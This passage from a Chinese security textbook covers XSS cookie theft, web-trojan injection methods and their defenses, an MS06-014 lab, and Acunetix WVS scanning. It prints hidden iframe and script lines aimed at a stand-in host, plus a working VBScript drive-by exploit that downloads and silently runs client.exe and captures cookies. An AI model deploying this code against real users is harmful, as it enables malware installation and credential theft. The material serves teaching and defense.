实验时,用户在浏览器登录后,用户名和密码会被记录在 Cookie 上,当用户浏览所有评论信息时,由于攻击方事先用该网页输入了攻击代码标签,该标签被存入了数据库,这些攻击代码在 list. php 被展示出来时会被执行,此时可以窃取到用户保存在 Cookie 中的用户名和密码,并通过参数传递的方式传给了攻击方的网页,攻击方的网页会自动截取这些信息并保存到攻击方主机上的文本文档中,达到远程窃取信息的目的。其工作流程如图 5-4 所示。

【实验验证】

要求贴出截图。

(1) 用户在 login. php 登录后,浏览器记录其 Cookie 信息,同时跳转到 home. php 页面,接受用户输入评论。

(2) 记录访问用户的 Cookie 信息,然后以普通用户身份访问评论。

(3) 攻击者在文本框输入攻击代码的标签语句后,在数据库里会查找到相应的记录。

(4) 打开 list. php 查看所有评论,解释记录情况。

(5) 查看攻击者获得的信息,这些信息与访问用户的 Cookie 是否一致?

(6) 通过 Wireshark 捕获数据包进行详细分析。




图 5-4　XSS 实验工作流程

【实验思考】

(1) 根据实验结果，讨论防御跨站脚本攻击的有效方法。

(2) 将讨论的方法应用到实验过程(1)中的 HTML 语句中，重新演绎实验过程(2)、(3)，攻击者还能获取用户信息吗？

5.4　网页木马与防范

5.4.1　网页木马

网页木马就是攻击者在正常的页面(通常是网站的主页)中插入一段代码，浏览者在打开该页面的时候，这段代码被执行，然后下载到用户主机并运行木马的服务器端程序，进而控制浏览者的主机。整个过程都在后台运行，一旦木马网页被打开，下载过程和运行过程就自动开始。无论是静态网页还是动态网页都可以挂马。攻击者实施网页挂马的攻击手段比较多，比如注入漏洞、跨站漏洞、旁注漏洞、上传漏洞、暴库漏洞和程序漏洞都可被利用。

网站挂马进行木马植入的攻击过程可简化为图 5-5。




图 5-5　网页木马攻击过程

一个网页木马系统由 3 部分组成：木马网页、木马程序和服务程序。其中，木马网页主要完成内嵌木马、运行木马的功能；木马程序(即客户端程序)会在用户浏览木马网页时被自动下载并执行，主要功能是建立与服务程序的连接；而服务程序主要完成木马程序的运行。这说明网页木马在运行、连接方面与普通木马程序相似，但是在下载、安装阶段则通过浏览器浏览网页的形式完成。

目前流行的网页木马多数都是利用 JS. ActiveX、WSH(Windows 脚本宿主)共同合作来实现对客户端计算机的控制。其攻击过程如图 5-5 所示。其中，使用 Microsoft.

XMLHTTP 对象和 ADODB. Stream 对象将网站上事先准备好的木马文件(例如 exe 文件)下载到本地计算机。Microsoft. XMLHTTP 对象负责获取木马文件,ADODB. Stream 对象负责将木马文件保存到本地磁盘。

根据编程语言分类,网页木马分为静态和动态两种表现形式。静态网页木马就是一个 HTML 页面,动态网页木马可以是 JSP、ASP、PHP 等语言编写的代码页面。

网页木马根据传播方式的不同可以分为被动挂马和主动挂马两种。

(1) 被动挂马指的是某些大型网站被黑客恶意入侵,在页面中嵌入恶意代码。被动网马通常都会依赖于具体的漏洞才能生存。挂马首先需要恶意攻击者编写代码制作成木马,之后将木马服务器端文件使用某种方法放置到用户的计算机上,并向外发送信息,从而窃取用户个人账号、密码等信息。这种将木马文件通过某种方式放置到远程受害计算机上的过程方法就是通常所说的“挂马”。

(2) 主动挂马大多是属于钓鱼性的攻击,钓鱼页面是恶意攻击者自己编写的一个与正常网页(多数为银行等)几乎相同的页面,用户如果不注意,就会在钓鱼页面中输入自己的账号信息,从而被钓鱼者获得用户信息。另外一种主动挂马形式是通过一些媒体(例如即时通信软件、电子邮件)人为地或者木马自动给好友发送欺骗性的链接,诱使对方点击,从而将用户信息收入囊中。

网页木马根据其利用漏洞的种类可以分为系统漏洞网页木马和软件漏洞网页木马。

(1) 系统漏洞网页木马。指利用各种系统漏洞或内置组件漏洞制作的网页木马。有 OBJECT 对象漏洞木马、MIME 漏洞网页木马和 ActiveX 漏洞木马。其中以利用 ActiveX 漏洞的网页木马较多,因为该类木马可以结合 WSH 及 FSO 控件,甚至可以避开网络防火墙的报警。而利用 OBJECT 对象漏洞的网页木马也可以结合 WSH 及 FSO 控件,危险程度很高。

(2) 软件漏洞网页木马。指利用软件的漏洞来制作的网页木马。通常网络用户的有关软件升级并不及时,该类软件由于存在漏洞常被木马入侵,并进一步危及系统乃至整个局域网。如网上的一些搜索工具、下载工具、视频软件、阅读工具都曾被网页木马利用。

目前主要的挂马形式有下面这些。

(1) iframe 式挂马。这属于框架式挂马。攻击者利用 iframe 语句将网页木马加载到任意网页中,是一种“久负盛名”的挂马形式。其代码如下:

```
<iframe src=http://www.unknown.com width=0 height=0></iframe>
```

在打开插入该句代码的网页后,也就打开了 http://www. unknown. com 页面,但是由于它的长和宽都为 0,所以很难察觉,非常具有隐蔽性。iframe 标签也成为网页木马检测软件的一个检测标志。

(2) JavaScript 脚本挂马。JavaScript 挂马是一种利用 JavaScript 脚本文件调用的原理进行的网页木马隐蔽挂马技术。例如,黑客先制作一个 hack. js 文件,然后利用 JavaScript 代码调用到挂马的网页。其代码如下:

```
<script language=javascript src=http://www.unknown.com/hack.js></script>
```

该文件被调用后将会在用户主机上执行木马的服务端。这些 JavaScript 文件可以手工编写,也可以通过工具生成。如果通过工具生成,通常攻击者只需输入若干选项。

(3) 图片伪装挂马。图片木马技术是逃避杀毒监视的新技术，攻击者将类似 http://www.unknown.com/test.htm 中的木马代码植入到 test.gif 图片文件中，这些嵌入代码的图片可以用工具生成(例如火狐图片木马生成器)，攻击者只需输入相关的选项。其实例代码如下：

```
<html>
<iframe src="http://www.unknown.com/test.htm" height=0 width=0></iframe>
<img src="http://www.unknown.com/test.jpg"></center>
</html>
```

当用户打开 http://www.unknown.com/test.htm 时，显示给用户的是 http://www.unknown.com/test.jpg，而 http://www.unknown.com/test.htm 网页代码也随之运行。火狐图片木马生成器如图 5-6 所示。




图 5-6　火狐图片木马生成器

(4) 网络钓鱼式挂马。这是网络中最常见的欺骗手段，黑客利用人们的猎奇、贪心等心理伪装构造一个链接或者一个网页，利用社会工程学欺骗方法引诱用户点击，当用户打开一个看似正常的页面时，网页代码随之运行，其隐蔽性极高。这种方式往往会欺骗用户输入某些个人隐私信息，然后窃取个人隐私。

(5) URL 伪装挂马。黑客利用浏览器的设计缺陷制造的一种高级欺骗技术，当用户访问木马页面时地址栏显示 www.baidu.com 等用户信任的地址，其实却打开了被挂马的页面，从而实现欺骗。示例代码如下：

```
<html>
<head>
<body>
网上百科全书,当推
<span style="cursor:pointer; color: blue" onclick=window.open("http://www.unknown.com");>
```

```
<u>百度</u></span><br>
</body>
<html>
```

上面代码的效果貌似到百度的链接,但实际上却是链接到另一网站。

上述挂马方式只是挂马的部分方式,其他方式,如 CSS 挂马、E-mail 挂马等,难以一一列出,读者可参考相关资料。

5.4.2 网页木马防范

网页木马是木马的伪装方式,危害很大。需要未雨绸缪,防患于未然。可采取如下措施。

(1) 对有上传附件功能的网站一定要进行身份认证,并只允许信任的用户使用上传程序。可以在服务器、虚拟主机控制面板的设置执行权限选项中直接将有上传权限的目录取消 ASP 的运行权限。

(2) 更新系统补丁,升级相应软件。网页木马都是利用浏览器漏洞进行传播的,所以经常下载并安装最新的系统补丁,升级软件到最新版本,它可以让网页木马找不到可以利用的漏洞,因而可以将感染网页木马的几率降到最低。

(3) 提高浏览器的安全级别,禁用脚本和 ActiveX 控件运行。

(4) 安装网页漏洞防御软件。如超级巡警的畅游巡警(http//www. sucop. com/download/secplugfn. html)、金山清理专家(http://www. duba. net/ping/)等,可以一定程度上防止网页木马的入侵。

(5) 使用相对安全的浏览器。网页木马的必经途径是浏览器,使用相对安全的浏览器尤为重要,绝大多数网页木马都是针对 IE 内核的浏览器,而使用非 IE 内核的浏览器,如 360 浏览器(360SE. exe)、绿色浏览器(GreenBrowser. exe),就可以从根本上防止被网页木马攻击。不要随便浏览信用度不高的网站,下载资料时尽量选择一些大型门户网站。

(6) 使用专业检测、查杀工具,并升级到最新的病毒库。较新的病毒库可以识别出大部分恶意脚本,并阻断恶意代码在本地运行,可大大降低感染网页木马的可能性。

正常的网页被挂马,不仅是对浏览者信息层面的损害,更是对网站的建设、维护者的挑战。只有网站管理者加固站点的安全,从源头上杜绝网页木马,才能为用户提供安全的浏览环境。

实验 5-3 网页挂马分析实验

【实验目的】

了解网页木马的工作过程。

【实验原理】

网页木马一般是利用客户端浏览器以及插件的漏洞来获取攻击权限的,其中以 IE 浏览器被挂马的数量最多。例如 MS06014 漏洞是最著名的被用来制作网页木马的 Windows 系统漏洞,该漏洞存在一个远程代码执行漏洞,成功利用此漏洞的攻击者可以完全控制受影响的系统。

MS06014 漏洞实际上由至少 3 种系统组件配合引发。首先是被大量应用于 Web 2.0 交互的核心 Ajax 技术所需的 HTTP 数据请求组件 Microsoft. XMLHTTP,它被入侵者设

置为获取一个网络空间上放置的恶意木马程序;接下来该漏洞的主角 Adobe. Stream 将 XMLHTTP 组件获取的数据写入用户的系统中,这两个组件的配合工作完成了一次恶意程序的下载过程;最终,入侵者构造一个 Shell. APPlication 组件将下载完成的恶意程序执行,这样就完成了该漏洞的所有步骤。

【实验过程】

下面是利用 MS06014 漏洞的网马程序。在用户点击浏览木马网页时木马程序 client. exe 被自动下载并执行,其主要功能是建立与服务程序的连接,并将 Cookie 文件传送给服务程序。木马程序 getandwritecookie. js 的主要功能是获取用户 Cookie 并保存至 cookie. txt 文件中。服务程序主要完成木马程序传送数据的接收。其中 BD96C556-65A3-11D0-983A-00C04FC29E36 是 MS06014 远程执行代码漏洞。

```
<html>
<script language="VBscript">
on error resume next
dl="http://192.168.8.1/client.exe"
Set df=document.createElement("object")
df.setAttribute "classid", "clsid:BD96C556- 65A3- 11D0- 983A- 00C04FC29E36"
str="Microsoft.XMLHTTP"
Set x=df.CreateObject(str,"")
a1="Ado"
a2="db."
a3="Str"
a4="eam"
str1=a1&a2&a3&a4
str5=str1
set S=df.createobject(str5,"")
S.type=1
str6="GET"
x.Open str6,dl,False x.Send
fname1="gOld.com"
set F=df.createobject("scripting.FileSystemObject","")
set tmp=F.GetSpecialFolder(2)
fname1=F.BuildPath(tmp,fname1)
S.open
S.write x.responseBody
S.savetofile fname1,2
S.close
set Q=df.createobject("Shell.Application","")
createobject("Shell.Application",""),
Q.ShellExecute fname1,"","","open",0
</script>
<head><title>Oh,my god!</title></head><body>
<iframe >src="http://192.168.8.1/
getandwritecookie.js" width="0" height="0"
```

```
frameborder="0"></iframe>
<center>You DO it!</center>
</body>
</html>
```

Getandwritecookie.js 如下：

```
<%Dim fileObject,textFile
Set fileObject=Server.CreateObject("Scripting.FileSystemObject")
Set textFile=fileObject.opentextfile(Server.mappath("cookie.txt"),8)
textFile.WriteLine document.cookie
textFile.close %>
```

【实验要求】

(1) 分析以上木马程序，描述其工作过程。

(2) 判断实验环境是否有 MS06014 漏洞。

(3) 解释像 MS06014 远程执行代码漏洞一类的编码是如何被定义和获得的。

【实验思考】

(1) 2010 年网页木马制作者利用最多的漏洞为 IE 浏览器中的 MS10-018（国内称“极风”）和 MS10-002（即“极光”），请查阅相关资料，了解这两个漏洞的编码和危害方式。

(2) 讨论如何主动发现 Web 漏洞。

5.5 Web 漏洞扫描技术

在第 2 章中使用过 Nessus、NMAP 等扫描器，这些著名的扫描器对扫描漏洞、分析网络安全起到很重要的作用。但 Nessus 是脆弱性评估工具，主要是对主机、服务器、网络设备进行扫描。NMAP 则倾向于端口等的评估。对于 Web 的安全问题则需要专业的 Web 扫描器。Web 扫描器可以帮助测试网站系统中的安全漏洞，提前采取防范措施。

5.5.1 Web 扫描器原理

漏洞扫描软件最初只是专门为 UNIX 系统编写的一些只具有简单功能的小程序，可是发展到现在，已经出现了多个运行在各种操作系统平台上的具有复杂功能的商业程序。目前安全测试的软件越来越多，功能越来越强大。比较著名的有全能型扫描器 WVS（Web Vulnerability Scanner）、AppScan、WebInspect 等。

Web 漏洞扫描器在工作时，首先探测目标系统的活动主机，对活动主机发送构造的请求数据，然后通过网络应用程序获取 Web 服务器的响应数据并解析其内容，浏览其功能。之后提取它的每一个参数，并在每一个参数中提交一个测试字符串，然后分析应用程序的响应，从中查找常见漏洞的签名。最后扫描器生成一个报告，描述它发现的每一个漏洞。通常这份报告中包括用于诊断每一个被发现的漏洞的请求与响应，允许经验丰富的用户对它们进行手工调查，确认漏洞是否存在。

Web 漏洞扫描器是对 Web 应用程序进行扫描检测。借助 Web 漏洞的常见签名，对 Web 应用程序进行大量重复的安全检测。从而提前发现应用程序中可能存在的漏洞，做到

早发现、早预防，从而大幅度降低 Web 应用程序的安全隐患和维护成本。

Web 扫描器使用一种“爬虫”技术。爬虫就是一个自动下载网页的程序，它是扫描引擎的重要组成部分。对于一个网站来说，其中的页面、参数众多，特别是一些大型网站，内部盘根错节，十分复杂。扫描器需要寻找线索，一般从 URL 开始，利用网页的请求都采用 HTTP 协议发送，发送和返回的内容都是统一的 HTML 语言的原理，对 HTML 语言进行分析，找到里面的参数和链接，记录并继续发送之，直到终止，最后全部找到网站的页面和目录，从而掌握网站的结构。

然后，扫描器根据扫描规则库(类似于杀毒软件的病毒库)，针对发现的每个页面的每个参数进行安全检查，实际是按照攻击类型进行攻击尝试，由此判断是否存在安全漏洞。

5.5.2 WVS 扫描器

WVS 是一款漏洞扫描程序。它通过引入高级的启发式发现技术，扩大了漏洞扫描的范围，它可处理基于 Web 环境的复杂安全问题。

WVS 是一个自动化的 Web 应用程序安全测试工具，它可以通过检查 SQL 注入攻击漏洞、跨站脚本攻击漏洞等来审核 Web 应用程序。它可以扫描任何可通过 Web 浏览器访问的和遵循 HTTP/HTTPS 规则的 Web 站点和 Web 应用程序。除了自动化地扫描可以利用的漏洞，WVS 还提供了分析现有通用产品和客户定制产品(包括那些依赖于 JavaScript 的程序，即 Ajax 应用程序)的一个强健的解决方案。

WVS 适用于任何中小型和大型企业的内联网、外延网和面向客户、雇员、厂商以及其他人员的 Web 网站。

WVS 拥有大量的自动化特性和手动工具，以下面的方式工作：

(1) 扫描整个网站。通过跟踪站点上的所有链接和 robots.txt(如果有的话)实现扫描，然后映射出站点的结构并显示每个文件的细节信息。

(2) 在上述的发现阶段或扫描过程之后，自动地对所发现的每个页面发动一系列漏洞攻击，这实质上是模拟黑客的攻击过程。WVS 分析每个页面中可以输入数据的地方，进而尝试所有的输入组合。这是一个自动扫描阶段。

(3) 在发现漏洞之后，WVS 就会在 Alerts Node(警告节点)中报告这些漏洞。每个警告都包含着漏洞信息和如何修复漏洞的建议。

(4) 在一次扫描完成之后，WVS 将结果保存为文件以备日后分析以及与以前的扫描相比较。使用报告工具，就可以创建一个专业的报告来总结这次扫描。

WVS 自动地检查下面的漏洞和内容：

(1) 版本检查。包括易受攻击的 Web 服务器以及易受攻击的 Web 服务器技术。

(2) CGI 测试，包括检查 Web 服务器的问题，主要是决定在服务器上是否启用了危险的 HTTP 方法，例如 PUT、TRACE、DELETE 等。

(3) 参数操纵。主要包括跨站脚本攻击(XSS)、SQL 注入攻击、代码执行、目录遍历攻击、文件入侵、脚本源代码泄漏、CRLF 注入、PHP 代码注入、XPath 注入、LDAP 注入、Cookie 操纵、URL 重定向、应用程序错误消息等。

(4) 多请求参数操纵。主要是检查 Blind SQL / XPath 注入攻击。

(5) 文件检查。检查备份文件或目录，查找常见的文件(如日志文件、应用程序踪迹等)

以及 URL 中的跨站脚本攻击，还要检查脚本错误等。

(6) 目录检查。主要查看常见的文件，发现敏感的文件和目录，发现路径中的跨站脚本攻击等。

(7) Web 应用程序。检查特定 Web 应用程序的已知漏洞的大型数据库，例如论坛、Web 入口、CMS 系统、电子商务应用程序和 PHP 库等。

(8) 文本搜索。检查目录列表、源代码揭示、电子邮件地址、MS Office 中可能的敏感信息、错误消息等。

(9) GHDB Google 攻击数据库。检查数据库中 1 400 多条 GHDB 搜索项目。

(10) Web 服务。主要是参数处理，其中包括 SQL 注入/Blind SQL 注入(即盲注攻击)、代码执行、XPath 注入、应用程序错误消息等。

使用该软件所提供的手动工具，还可以执行其他的漏洞测试，包括输入合法检查、验证攻击、缓冲区溢出等。

实验 5-4 Acunetix WVS Web 漏洞探测

【实验目的】

(1) 了解常见的 Web 网站漏洞及相应的攻击技术。

(2) 掌握用 Acunetix WVS 进行 Web 漏洞探测的技术方法，并能够对探测结果进行分析。

【实验内容】

(1) 网站的目录结构探测。

(2) 网站的 Web 漏洞扫描，包括 SQL 注入、跨站脚本和验证页面弱密码破解。

【实验环境】

实验 OS：Windows。

网络环境：局域网和 Internet 互联网。

【实验原理】

Web 攻击通常包括了 SQL 注入、跨站式脚本、遍历目录攻击、参数篡改(例如 URL、Cookie、HTTP 头，HTML 表格)、认证攻击、目录解析等。Web 应用程序——购物车、表单、登录页面、动态内容等一系列内容设计，让用户可以获取和提交包括了个人信息和敏感数据的动态内容。

Acunetix Web Vulnerability Scanner(简称 WVS)是一种自动 Web 服务漏洞扫描工具。它能够扫描 SQL 注入、跨站式脚本攻击等安全漏洞，任何能够通过浏览器访问的网站或 Web 应用程序都能够被 WVS 扫描。除此之外，WVS 还能对扫描结果进行分析，并提供基于 JavaScript(例如 Ajax)的解决方案。

WVS 具有很多自动扫描功能，整合了很多的手动扫描工具，其工作原理如下。

(1) 网站爬行。获取整个网站的所有链接(包括读取 robots.txt 文件来访问网站上的受限目录)，然后绘出网站文件目录结构，并给出每个文件的详细信息。

(2) 网页漏洞扫描。在得到整个网站的文件目录结构之后，WVS 通过模拟黑客的方式对每个页面进行漏洞扫描，诸如输入不同数据来检测是否存在漏洞。

(3) 生成报告。找到漏洞之后，WVS 会将漏洞放入报告的 Alerts Node(警报点)中。每个警报点都包括了漏洞详细信息以及修复建议。

(4) 保存报告。所有扫描完成后,可以将扫描报告进行保存,以便日后分析。

WVS 能够扫描的 Web 程序类型包括 ASP、ASP. NET、JavaScript、AJAX、PHP、FrontPage、Perl、JRun、Ruby Flash 和 ColdFusion 等,支持的 Web 服务器包括 IIS、Apache、Sun Java 和 Lotus Domino 等。WVS 可以扫描的漏洞如下:

(1) 版本检测。检测易受攻击的 Web 服务器,例如 PHP 4.3.0 文件和可能的代码执行。

(2) CGI 检测。检测 Web 服务器上是否使用不安全的 HTTP 方法(例如 PUT、TRACE、DELETE)。

(3) 参数篡改。检测跨站式脚本(XSS)、SQL 注入、代码执行、目录遍历、文件包含漏洞、脚本源代码暴露、CRLF 注入/HTTP 响应拆分、跨框架脚本(XFS)、PHP 代码注入、XPath 注入、LDAP 注入、Cookie 篡改、URL 重定向等。

(4) 多重请求参数篡改。检测 Blind SQL/XPath 注入。

(5) 文件、目录检测。检测备份文件或目录(例如日志文件、CVS 网站仓库等)、URL 中的跨站式脚本和脚本错误。

(6) Web 应用程序检测。检测大型数据库漏洞,例如论坛、综合平台、CMS 系统等。

(7) 文本搜索。搜索文本,检测是否包含目录列表、源代码暴露、E-mail 地址检测、本地路径暴露等漏洞。

此外还有输入合法性、认证攻击、缓存溢出等漏洞检测。

【实验过程】

(1) 运行 Acunetix WVS 漏洞扫描器。选择菜单 File→New→Web Site Scan 命令。然后在扫描向导对话框中输入要进行扫描的目标网站 URL 地址,例如输入 http://www.unknown.com/(必须实际存在),单击 Next 按钮继续。

